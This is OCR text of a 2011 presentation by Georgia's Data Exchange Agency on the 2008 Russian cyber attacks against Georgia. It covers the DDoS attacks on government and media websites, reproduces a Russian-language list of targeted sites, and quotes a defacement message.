Cyber Attacks Against Georgia

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For GITI 2011

MINISTRY OF JUSTICE OF GEORGIA

DATA EXCHANGE AGENCY

www.dea.gov.ge

About Agency

Agency established in January 2010

Main Directions:

- E-Government Development
- **Information Security Improvement and Development**


Our Responsibility Segment

Information security policy development, implementation, monitoring, development.


CERT.GOV.GE (Computer Emergency Response Team) Creation

Georgian Governmental Network GGN Monitoring

CA (Certificate Authority) –Monitoring



Cyber Space is a war space



Cyber attacks in 2008

Russian Cyber and armed Attack in 2008


In August 2008 Russia used Cyber and Armed attack simultaneously against Georgia.

1) **Attack on governmental web resources**
Damage of reputation

2) **Shut down media , forums, blogs Georgia**
People could not get real Information, misinformation of real facts by Russian Media

3) **Block and cut off Georgian Internet resources**
Communication was impossible within the country as well as outside.

Russian Cyber and armed Attack in 2008




Первоочередные цели для атак

Сайт	Доступ с РФ (есть/нет)	Доступ с Латвии (есть/нет)
www.parliament.ge Парламент;	-	-
www.assistancegeorgia.org.ge Госкомстат;	+	+
www.cec.gov.ge Избирком;	+	+
www.mdf.org.ge Муниципальный фонд развития;	-	-
www.mfa.gov.ge МИД;	+	+
www.corruption.ge Anti-Corruption Program;	-	-
www.constcourt.gov.ge Конституционный суд;	+	+
www.constcourt.gov.ge Конституционный суд;	+	+
www.insurance.caucasus.net Страхование;	-	-
www.mc.gov.ge Минкультуры;	-	-
www.nsc.gov.ge Совет безопасности;	-	-
www.supremecourt.ge Верховный суд;	+	+
www.iberiapac.ge Минтранс;		
www.court.gov.ge Department of material service;	+	+
www.civil.ge Ассоциация ООН в Грузии;	-	-
http://georgia.usembassy.gov/ Посольство США в Тбилиси tbilisivisa@state.gov	+	+
http://ukingeorgia.fco.gov.uk/en Посольство ВБ в Тбилиси	+	+
http://www.all.ge/	-	-
http://www.geres.ge/	+	+
СМИ;		
www.rustavi2.com.ge Телеканал;	-	-
www.opentext.org.ge Электронные версии газет;	+	+
www.svobodnaya-gruzia.com Газета «Свободная Грузия»;	-	-
www.sanet.ge/gtze Газета Georgian Times;	-	-
www.messenger.com.ge Газета Georgian Messenger; http://georgianmessenger.blogspot.com/	+	+
www.primenewsonline.com Агентство «Праймньюс»;	-	-
www.presidpress.gov.ge Информагентство	-	-
www.sakinform.ge	-	-
www.sakartvelo.ru	-	-
www.internews.ge	-	-
www.infonews.org.ge	-	-
http://www.interpressnews.ge/	-	-
Другие		

These were very **organized and planned** attacks. **90%** of all **gov.ge** domain addresses
and significant fraction of **.ge** domain addresses were affected by **DDoS** attacks.

Russian Cyber and armed Attack in 2008

Georgian Governmental Web Sites attacked




georgiahack

И кончит он также...

hacked by South Ossetia Hack Crew

Russian Cyber and armed Attack in 2008

